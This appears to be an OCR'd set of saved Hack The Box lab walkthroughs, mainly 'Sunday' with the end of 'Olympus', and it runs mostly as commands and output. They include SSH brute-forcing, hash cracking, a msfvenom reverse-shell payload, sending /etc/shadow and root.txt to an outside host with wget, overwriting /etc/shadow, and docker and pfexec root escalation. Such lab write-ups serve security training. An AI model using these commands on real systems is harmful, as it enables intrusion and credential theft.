prometheus@10.10.10.83's password:

Welcome to

    )  (
 ( /(     )   )\ )   (
 )\()) ( /(  (()/(   ))\ (
((_)\  )(_))  ((_))/((_))\
| |(_)((_)_   _| |(_)) ((_)
| ' \ / _` |/ _` |/ -_)(_-<
|_||_|\__,_|\__,_|\___|/__/

prometheus@olympus:~$ ls
msg_of_gods.txt  user.txt
prometheus@olympus:~$ cat msg_of_gods.txt

Only if you serve well to the gods, you'll be able to enter into the

      _
 ___ | |_ _ _ _ _ ___ _ _  ___
/ . \| || | || ' | . \| |<_-<
\___/|_|`_. ||_|_|_||  _/`___|/__/
        <___'       |_|


prometheus@olympus:~$ cat user.txt
8aa18519aff3c528c46bf675d6e88719
prometheus@olympus:~$
```

Then using **id command,** it came into notice that **prometheus** is in **docker users group.** Let's have a look at **docker images** and **docker ps** as shown in the image below.

```
1  docker image
2  docker ps
```

```
prometheus@olympus:~$ id
uid=1000(prometheus) gid=1000(prometheus) groups=1000(prometheus),24(cdrom),25(floppy),29(audi
o),30(dip),44(video),46(plugdev),108(netdev),111(bluetooth),999(docker)
prometheus@olympus:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
crete               latest              31be8149528e        5 months ago        450MB
olympia             latest              2b8904180780        5 months ago        209MB
rodhes              latest              82fbfd61b8c1        5 months ago        215MB
prometheus@olympus:~$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS
          PORTS                                       NAMES
f00ba96171c5        crete               "docker-php-entrypoi…"   5 months ago        Up 10 hou
rs        0.0.0.0:80->80/tcp                          crete
ce2ecb56a96e        rodhes              "/etc/bind/entrypoin…"   5 months ago        Up 10 hou
rs        0.0.0.0:53->53/tcp, 0.0.0.0:53->53/udp      rhodes
620b296204a3        olympia             "/usr/sbin/sshd -D"      5 months ago        Up 10 hou
rs        0.0.0.0:2222->22/tcp                        olympia
```


By executing the above command we notice there is a docker_image "olympia" hence we can create a copy of a bash with the following command to escalate root privileges:

Time to get root.txt!!

After looking for some information on how to exploit this, we find that we can access it as **root by using the following command:**

```
1 docker run -v /:/root -i -t olympia /bin/bash
```

Booyah!! We have found **root.txt** and from the image below you can see we have obtained the **value of root.txt.**



Aut

From <https://www.hackingarticles.in/hack-the-box-olympus-walkthrough/>

Sunday

Wednesday, January 2, 2019 7:13 PM

Level: Easy
Task: find user.txt and root.txt file in victim's machine.
WalkThrough
Since these labs are online available therefore they have static IP. The IP of Sunday is 10.10.10.76
Let's start off with scanning the network to find our target.

```
1  nmap -p- -A 10.10.10.76 --open
```

```
root@kali:~# nmap -p- -A 10.10.10.76 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-29 12:53 EDT
Nmap scan report for 10.10.10.76
Host is up (0.25s latency).
Not shown: 51360 filtered ports, 14170 closed ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE   VERSION
79/tcp    open  finger    Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp   open  rpcbind   2-4 (RPC #100000)
22022/tcp open  ssh       SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|_  1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
37247/tcp open  smserverd 1 (RPC #100155)
47866/tcp open  rpcbind
No exact OS matches for host (If you know what OS is running on it, see https://n
TCP/IP fingerprint:
```

So here, we notice very interesting result from nmap scan, here it shown **port 79 is open** for Sun Solaris fingerd. So I Goggled for its exploit and found metasploit exploit "Finger Service User Enumerator".
Then I load metasploit framework for Identify valid users through the finger service using a variety of tricks and therefore, use following module.

```
1  use auxiliary/scanner/finger/finger_users
2  msf auxiliary(scanner/finger/finger_users) > set  rhosts 10.10.10.76
3  msf auxiliary(scanner/finger/finger_users) > set users_file
4  /root/pentest/SecLists/Usernames/Nmaes/name.txt
   msf auxiliary(scanner/finger/finger_users) > exploit
```

```
msf > use auxiliary/scanner/finger/finger_users
msf auxiliary(scanner/finger/finger_users) > set rhosts 10.10.10.76
rhosts => 10.10.10.76
msf auxiliary(scanner/finger/finger_users) > set users_file /root/pentest/SecLists/Usernames/Names/names.txt
users_file => /root/pentest/SecLists/Usernames/Names/names.txt
msf auxiliary(scanner/finger/finger_users) > exploit

[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: nobody
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: noaccess
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: nobody4
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: adm
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: lp
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: uucp
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: nuucp
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: dladm
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: listen
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: bin
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: smmsp
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: sammy
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: sunny
[+] 10.10.10.76:79        - 10.10.10.76:79 - Found user: sys
```

So, basically it reviled so many username which it has found, now make a dictionary of the obtain username and password that will be helpful in SSH login brute force.
Here we have used “patator” for SSH login to launch brute force on port 22022 and execute following command.

```
1  patator ssh_login host=10.10.10.76 port=22022 user=sunny password=FILE0 0=probable-v2-top1575.txt persistent=0
```

Finally we found the following the password of the user “sunny”.
Password: sunday

```
03:14:43 patator    INFO - 1     22     1.202 | thomas      |    39 | Authentication failed.
03:14:43 patator    INFO - 1     22     0.814 | killer      |    42 | Authentication failed.
03:14:43 patator    INFO - 1     22     0.808 | welcome     |    43 | Authentication failed.
03:14:44 patator    INFO - 1     22     0.814 | trustno1    |    41 | Authentication failed.
03:14:44 patator    INFO - 1     22     0.796 | freedom     |    47 | Authentication failed.
03:14:44 patator    INFO - 1     22     0.803 | jordan      |    44 | Authentication failed.
03:14:45 patator    INFO - 1     22     0.809 | 123qwe      |    46 | Authentication failed.
03:14:45 patator    INFO - 1     22     0.810 | aaaaaa      |    45 | Authentication failed.
03:14:45 patator    INFO - 0     19     0.833 | sunday      |    50 | SSH-2.0-Sun_SSH_1.3
03:14:45 patator    INFO - 1     22     0.800 | password1   |    48 | Authentication failed.
03:14:45 patator    INFO - 1     22     0.816 | charlie     |    49 | Authentication failed.
03:14:46 patator    INFO - 1     22     0.824 | jennifer    |    52 | Authentication failed.
03:14:46 patator    INFO - 1     22     0.805 | 7777777     |    53 | Authentication failed.
03:14:46 patator    INFO - 1     22     0.809 | batman      |    51 | Authentication failed.
03:14:46 patator    INFO - 1     22     0.807 | mercedes    |    57 | Authentication failed.
03:14:47 patator    INFO - 1     22     0.815 | michelle    |    54 | Authentication failed.
03:14:47 patator    INFO - 1     22     0.803 | diamond     |    55 | Authentication failed.
```

But when we try to login into ssh by using above credential, it gave “*no matching key exchange method found*” error and also put some hint and drop the connection request.

```
root@kali:~# ssh sunny@10.10.10.76 -p 22022
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+al2g==,diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1
root@kali:~#
```

Then with little more research I edit the following key to connect SSH and luckily obtain tty shell access.

```
1  ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sunny@10.10.10.76 -p22022
2  sudo -l
```

Then I check sudo right for user sunny and notice he can run /root/troll as root without password.
Lol!! Executing /root/troll was a troll. Further I check the list for available list and directories, luckily I found shadow.backup inside the /backup directory.

Inside shadow.backup, I found hashes for users Sammy and Sunny.

```
root@kali:~# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 sunny@10.10.10.76 -p22022
Password:
Last login: Sat Sep 29 17:57:05 2018 from 10.10.14.6
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$ sudo -l
User sunny may run the following commands on this host:
    (root) NOPASSWD: /root/troll
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$ cd /home
sunny@sunday:/home$ cd ..
sunny@sunday:/$ ls
backup  bin  boot  cdrom  dev  devices  etc  export  home  kernel  lib  lost+found  media
sunny@sunday:/$ cd backup
sunny@sunday:/backup$ ls
agent22.backup  shadow.backup
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$
```

So we try to crake these hashes by using john the ripper and fortunately obtained the password in plaintext format “cooldude!” of user sammy.

```
root@kali:~/Desktop# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "sha256crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
cooldude!        (sammy)
1g 0:00:01:46 DONE (2018-09-29 13:29) 0.009352g/s 1905p/s 1905c/s 1905C/s coolster..chs2009
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Privilege Escalation Techniques

There are multiple ways to escalated root privilege in this lab, in this article we have applied 4-ways to escalated root privilege to get root.txt file.


Now let’s switch from Sunny to Sammy and figure-out assigned sudo permission for him.

```
1  sudo -l
```

Great!! We found that he has right to download any file as root by using **wget** command. Now let’s also enumerate system binaries having enable SUID bit.

```
1  find / -perm -u=s -type f 2>/dev/null
```

There so many binary files having SUID bit enabled, let’s exploit some of them to gain root privilege.



Method 1

Now let's generate a payload using msfvenom, thus you can execute following command and run php server to transfer this file.

```
msfvenom -p solaris/x86/shell_reverse_tcp lhost=10.10.14.6 lport=5555 -f elf >
/root/Desktop/raj.elf
php -S 0.0.0.0:80
```

```
root@kali:~# msfvenom -p solaris/x86/shell_reverse_tcp lhost=10.10.14.6 lport=5555 -f elf > /r
oot/Desktop/raj.elf
[-] No platform was selected, choosing Msf::Module::Platform::Solaris from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 91 bytes
Final size of elf file: 175 bytes
```

Let's download above **raj.elf** through wget inside /tmp directory and replace it from rsh binary. Then start netcat listen in a new terminal to spawn tty shell of root privilege.

```
cd /tmp
sudo /usr/bin/wget 10.10.14.6/raj.elf -O /usr/bin/rsh
/usr/bin/rsh
```

```
sunny@sunday:/tmp$ sudo /usr/bin/wget 10.10.14.6/raj.elf -O /usr/bin/rsh
--17:38:58--  http://10.10.14.6/raj.elf
          => `/usr/bin/rsh'
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 175 [application/octet-stream]

100%[==========================================================================

17:38:59 (33.69 MB/s) - `/usr/bin/rsh' saved [175/175]

sunny@sunday:/tmp$ /usr/bin/rsh
```

Now when you will execute **/usr/bin/rsh** command, you get root privilege shell access as shown below in the image.

```
id
```

And as you can observer the **euid=0** for root, therefore, now let's grab the root.txt file.

```
cd /root
ls
cat root.txt
```

```
root@kali:~# nc -lvp 5555
listening on [any] 5555 ...
10.10.10.76: inverse host lookup failed: Unknown host
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.76] 59647
id
uid=101(sammy) gid=10(staff) euid=0(root)
cd /root
ls
overwrite
root.txt
troll
troll.original
cat root.txt
fb40fab61[illegible]97af9b8
```

Method 2

The pfexec program is used to execute commands with the attributes specified by the user's profiles in the exec_attr(4) database. It is invoked by the profile shells, pfsh, pfcsh, and pfksh which are linked to the Bourne shell, C shell, and Korn shell, respectively.

From https://www.unix.com/man-page/all/1/pfexec/

```
sunny@sunday:/# find / -perm -u=s -type f 2>/dev/null
/media/.hal-mtab-lock
/sbin/wificonfig
/usr/X11/bin/xscreensaver
/usr/X11/bin/amd64/Xorg
/usr/X11/bin/i386/Xorg
/usr/X11/bin/xlock
/usr/sbin/ping
/usr/sbin/amd64/whodo
/usr/sbin/sacadm
/usr/sbin/list_devices
/usr/sbin/traceroute
/usr/sbin/pmconfig
/usr/sbin/deallocate
/usr/sbin/i86/whodo
/usr/sbin/allocate
/usr/xpg4/bin/crontab
/usr/xpg4/bin/at
/usr/bin/stclient
/usr/bin/sys-suspend
/usr/bin/rsh
/usr/bin/crontab
/usr/bin/rdist
/usr/bin/sudo
/usr/bin/lpset
/usr/bin/amd64/w
/usr/bin/amd64/uptime
/usr/bin/amd64/newtask
/usr/bin/chkey
/usr/bin/login
/usr/bin/pfexec
/usr/bin/newgrp
/usr/bin/mailq
/usr/bin/rlogin
/usr/bin/pppd
/usr/bin/tip
/usr/bin/atq
/usr/bin/rcp
/usr/bin/rmformat
/usr/bin/atrm
/usr/bin/at
/usr/bin/sudoedit
/usr/bin/fdformat
/usr/bin/i86/w
/usr/bin/i86/newtask
/usr/bin/i86/uptime
/usr/bin/passwd
/usr/bin/su
/usr/lib/utmp_update
/usr/lib/print/lpd-port
```

Now execute following command to obtain root privilege shell.

```
1  pfexec bash
2  id
3  cd /root
4  ls
5  cat root.txt
```

So, in this lab challenge we obtain root.txt file through four types of privilege escalation and there might be other ways also available to get root.txt file. Try it yourself!!
Happy Hacking

```
sunny@sunday:/$ pfexec bash
sunny@sunday:/# id
uid=0(root) gid=0(root) groups=10(staff)
sunny@sunday:/# cd /root
sunny@sunday:/root# ls
overwrite  root.txt  troll  troll.original
sunny@sunday:/root#
```

Method 3

As we know that the sudo permission is available for the wget, thus we can use post-file option method to send the contents of any file for example /etc/password or /etc/shadow files.

```
HTTP options:
       --http-user=USER        set http user to USER.
       --http-password=PASS    set http password to PASS.
       --no-cache              disallow server-cached data.
  -E,  --html-extension        save HTML documents with `.html' extension.
       --ignore-length         ignore `Content-Length' header field.
       --header=STRING         insert STRING among the headers.
       --proxy-user=USER       set USER as proxy username.
       --proxy-password=PASS   set PASS as proxy password.
       --referer=URL           include `Referer: URL' header in HTTP request.
       --save-headers          save the HTTP headers to file.
  -U,  --user-agent=AGENT      identify as AGENT instead of Wget/VERSION.
       --no-http-keep-alive    disable HTTP keep-alive (persistent connections).
       --no-cookies            don't use cookies.
       --load-cookies=FILE     load cookies from FILE before session.
       --save-cookies=FILE     save cookies to FILE after session.
       --keep-session-cookies  load and save session (non-permanent) cookies.
       --post-data=STRING      use the POST method; send STRING as the data.
       --post-file=FILE        use the POST method; send contents of FILE.
```

Therefore we execute following command to post shadow file content on our local listening machine.


```
1  sudo /usr/bin/wget --post-file=etc/shadow 10.10.14.6
```

```
sunny@sunday:/$ sudo /usr/bin/wget --post-file=/etc/shadow 10.10.14.6
--18:16:27--  http://10.10.14.6/
          => `index.html'
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response...
```

And in the terminal where netcat listener is activated you will get the content of shadow file.

```
1  nc -lvp 80
```

From the given image, you can observe that we have obtain the hash value of the root user. Either you can crack the hash value or can modify it.



So we have copied the above content in a text file and so that we can replace the hash value of user: root from the hash value of user: sunny.

```
root:$5$WVmHMduo$nI.KTRbAaUv1ZgzaGiHhpA2RNdoo3aMDgPBL25FZcoD:14146::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
lp:NP:6445::::::
uucp:NP:6445::::::
nuucp:NP:6445::::::
dladm:*LK*:::::::
smmsp:NP:6445::::::
listen:*LK*:::::::
gdm:*LK*:::::::
zfssnap:NP:::::::
xvm:*LK*:6445::::::
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445 :::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```


In the given below image you can observe that we have modified the root hash value by copying user sunny hashes, as we know that the password of sunny is “sunday”. Hence the new password for root will be sunday, now named the file as shadow and ready to transfer it.

```
root:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:14146::::::
daemon:NP:6445::::::
bin:NP:6445::::::
sys:NP:6445::::::
adm:NP:6445::::::
lp:NP:6445::::::
uucp:NP:6445::::::
nuucp:NP:6445::::::
dladm:*LK*:::::::
smmsp:NP:6445::::::
listen:*LK*:::::::
gdm:*LK*:::::::
zfssnap:NP:::::::
xvm:*LK*:6445::::::
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

Now download the above modified shadow file in its original path i.e. /etc/shadow, so that it will overwrite the original shadow file.

```
1  sudo /usr/bin/wget 10.10.14.6/shadow -O /etc/shadow
```

```
sunny@sunday:/$ sudo /usr/bin/wget 10.10.14.6/shadow -O /etc/shadow
--18:22:48--  http://10.10.14.6/shadow
          => `/etc/shadow'
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 635 [application/octet-stream]

100%[======================================================================>]

18:22:48 (143.30 MB/s) - `/etc/shadow' saved [635/635]

sunny@sunday:/$ su root
Password:
sunny@sunday:/# id
uid=0(root) gid=0(root)
sunny@sunday:/# cd /root
sunny@sunday:/root# ls
overwrite       root.txt        troll           troll.original
sunny@sunday:/root# cat root.txt
fb40fab61[illegible]7af9b8
sunny@sunday:/root#
```

Method 4

Similarly we can also post the content of root.txt file directly to the listening machine.

```
1  sudo  /usr/bin/wget --post-file=/root/root.txt 10.10.14.6
```

```
sunny@sunday:/$ sudo /usr/bin/wget --post-file=/root/root.txt 10.10.14.6
--18:25:23--  http://10.10.14.6/
          => `index.html'
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response...
```

And in the terminal where netcat listener is activated you will content of root.txt file which is root flag.

```
1  nc -lvp 80
```

From the given image, you can observe that we have obtain the value of the root.txt.

```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
10.10.10.76: inverse host lookup failed: Unknown host
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.76] 42879
POST / HTTP/1.0
User-Agent: Wget/1.10.2
Accept: */*
Host: 10.10.14.6
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

fb40fa[illegible]0d97af9b8
```

Auth

From <https://www.hackingarticles.in/hack-the-box-sunday-walkthrough/>

Gemini Inc 2

Wednesday, January 2, 2019 7:13 PM

Canape

Wednesday, January 2, 2019 7:14 PM

